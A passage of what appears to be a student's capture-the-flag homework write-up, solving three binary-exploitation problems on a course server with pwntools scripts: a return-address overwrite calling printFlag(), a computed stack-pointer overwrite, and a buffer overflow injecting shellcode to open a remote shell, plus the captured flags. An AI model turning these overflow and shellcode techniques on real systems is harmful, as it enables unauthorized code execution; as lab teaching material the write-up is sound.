aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"+p32(0x080485cb)+"\n")

a = r.recv(230)
print a
r.interactive()
```

The first line imports the pwntools library and the second line connects to the homework server. I receive the program input until ‘? ‘ because after ‘? ‘ is where the program asks for input. I then proceed to send the program 212 characters to overwrite the return address. I then pack the address of printFlag() as send it to the program. I must pack the address so that the program can interpret the hexadecimal address. This overwrites the return address of the stack with the address of printFlag() so printFlag() executes. Receiving all the input after sending the string to overwrite the stack takes forever, so I just receive 230 bytes and print that result. I use ‘r.interactive()’ so that pwntools can interact with the binary.

After executing my script I got the flag.



Prob5

20 points

Problem


Server: pwn.n0l3ptr.com

Port: 9984

Solution

Firstly, I analyzed the provided source code ‘where2.c’


Here we can see that we need to go to some stack address. The ‘goto *donde’ indicates that we must provide that input for donde’s address on the stack. Donde’s value is relative to the buffer from the gets function. We also see that donde’s address is provided to us on the input line however it changes every time due to ASLR encryption. To determine donde’s stack location we must find where the buffer and the donde variable are stored. Donde’s stack location will be relative to the difference between the buffer location on the stack (as we can see in the source code) and donde’s variable on the stack. So we will find these this Radare.



Looking at the main function, we see the values ebp-0x10 and ebp-0x13c being used around the gets function. Looking at ebp-0x13c in the local variables we see that is the beginning of the buffer, since it last 300 bytes. The final location of the buffer is at ebp-0x204. That means ebp-0x10 is donde location on the stack since the buffer is moved into it. Now we can write a script to dend the address of donde on to the stack to the program.

```
from pwn import *
r = remote('pwn.n0l3ptr.com', 9984)
a=r.recvuntil("? ")
a=a.split("0x")[1]
a=a.split(")")[0]
a=int(a,16)
laddr=a-(0x204-0x10)
r.sendline(p32(laddr,endian="little"))
r.interactive()
```

The first two lines connect to pwntools and the server. The third line receives until we are prompted for input. The following 2 lines parse the address of donde from input, eliminating the ‘0x’. a=int(a,16) converts a hex string into a integer. The following line I take the given donde address and subtract from it the difference between the buffer’s location on the stack and donde’s location on the stack’. This gives us the stack location of donde. I pack that integer, so the server can interpret it, and then I send it to the server. Upon executing my script I get spawned into a shell. After tying ‘ls’ and ‘cat flag.txt’ I get the flag.



flag{Alr1ght_y0u_4r3_g3tt1ng_there}

Prob6

20 points


Problem

Server: pwn.n0l3ptr.com


Port: 9985

Solution

I started by analyzing the given binary ‘pwn_me.c’



Since there isn’t a lot going on involving a flag function, this looks like a shell exploit problem. It appears that the program is prompting for the stack address of ‘dummy’ which is provided but changes due to encryption (ASLR) every time. To exploit the program with my own shellcode. We must overwrite ‘dummy’ to run our shellcode. I started by finding the location of the buffer for input. I analyze the program with Radare



Here we can see the buffer is location at 0x40c relative to ebp (on the stack) since it is used right before the gets function we know its the buffer. Also we can find out where the ‘dummy’ value is stored. It’s clear to see that dummy is ebp-c because thats the result of the gets() function.

I wrote a script which is as follows.

```
from pwn import *
r = remote("pwn.n0l3ptr.com", 9985)

execute= shellcraft.sh()
execute=asm(execute)

line=r.recvuntil(")")
line=line.split(")")[0]
line=line.split("= ")[1]
line=int(line,0)
line=line-1024

buf=0x40c+4-len(execute)
pack = p32(line, endian="little")
test = execute + 'X'*buf + pack

r.send(test)
r.interactive()
```

The first two lines connect to pwntools and the server. Then input is the program input right before you are prompted for an address. The following two lines generate a string of shellcode so we can spawn a shell over the server. We also know know that the buffer is 1024 bytes and return address is on the end of that buffer on the stack (locations relative to ebp). We must overflow the buffer and therefore ‘dummy’ to run this shellcode. All the line’s variables parse the address from input of dummy. I then subtract the buffer length from that value. This is the length we will overwrite. I then create my own buffer to pad my shellcode of length x40c (the stack location of buffer) – the length of my shellcode and + 4 extra bytes to overflow ebp. Finally, we see send the shellcode to the program. We also send our created pad in the form of X’s (/X’s of length of our pad) and the p32 dummy address so that the program accepts the input. This overwrites the ‘dummy’ value on the stack with our shellcode. I then interact with the code. Running the program spawns another shell. ‘Typing ‘ls’ and ‘cat flag.txt’ . I then get the flag.

Flag = flag{W3lc0M3_T0_PWN_M4y_th3_0dds_Ev3r_B3_1n_Y0ur_f4v0r}